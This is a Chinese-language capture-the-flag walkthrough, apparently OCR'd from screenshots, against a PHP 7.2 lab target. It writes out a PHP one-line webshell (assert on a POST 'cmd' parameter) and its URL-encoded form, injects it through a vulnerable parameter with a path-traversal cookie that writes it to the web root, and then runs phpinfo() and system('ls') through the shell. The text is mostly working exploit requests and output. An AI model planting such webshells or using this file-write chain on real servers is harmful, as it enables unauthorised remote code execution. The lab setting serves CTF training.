HP Version 7.2.34

System	Linux d0b99cead190 4.15.0-1063-aws #67-Ubuntu SMP Mon Mar 2 07:24:29 UTC 2020 x86_64
Build Date	Oct 13 2020 11:30:53
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' 'enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled

可以看到文件写入成功了，那接下来我们去写入一句话木马进去

```
<?php @assert($_POST[cmd]);?>
```


注意编码问题，我们先把payload用url编码下



%3c%3fphp+%40assert(%24_POST%5bcmd%5d)%3b%3f%3e

```
%3c%3fphp+%40assert(%24_POST%5bcmd%5d)%3b%3f%3e
```

继续构造参数进行请求，这次我们叫0000000000a.php




URL
```
http://15235c9155d145a4a2e273619265c79f.app.mituan.zone:8000/index/vuln?param=%3c%3fphp+%40assert(%24_POST%5bcmd%5d)%3b%3f%3e
```

○ Enable POST


☑ Name: Cookie — Value: D=/../../../public/0000000000a.php

写入成功



```
a:1:{s:11:"session_key";s:29:"";}
```

构造参数 看看代码是否执行了



a:1:{s:11:"session_key";s:29:"

PHP Version 7.2.34

System	Linux d0b99cead190 4.15.0-1063-aws #67-Ubuntu SMP Mon Mar 2 07:24:29 UTC 2020 x86_64
Build Date	Oct 13 2020 11:30:53
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-


URL
```
http://15235c9155d145a4a2e273619265c79f.app.mituan.zone:8000/0000000000a.php
```

● Enable POST — enctype: application/x-www-form-urlencoded

Body
```
cmd=phpinfo();
```

可以看到，代码执行了

我们用系统命令查找flag(这里找了一圈没找着)



```
a:1:{s:11:"session_key";s:29:"0000000000a.php 0000000000x.php favicon.ico index.php robots.txt router.php static ";}
```

URL
http://15235c9155d145a4a2e273619265c79f.app.mituan.zone:8000/0000000000a.php

Enable POST
enctype
application/x-www-form-urlencoded

Body
```
cmd=system('ls');
```

靶机1完成。

靶机2、靶机3暂没弄好。

靶机4暂且有问题。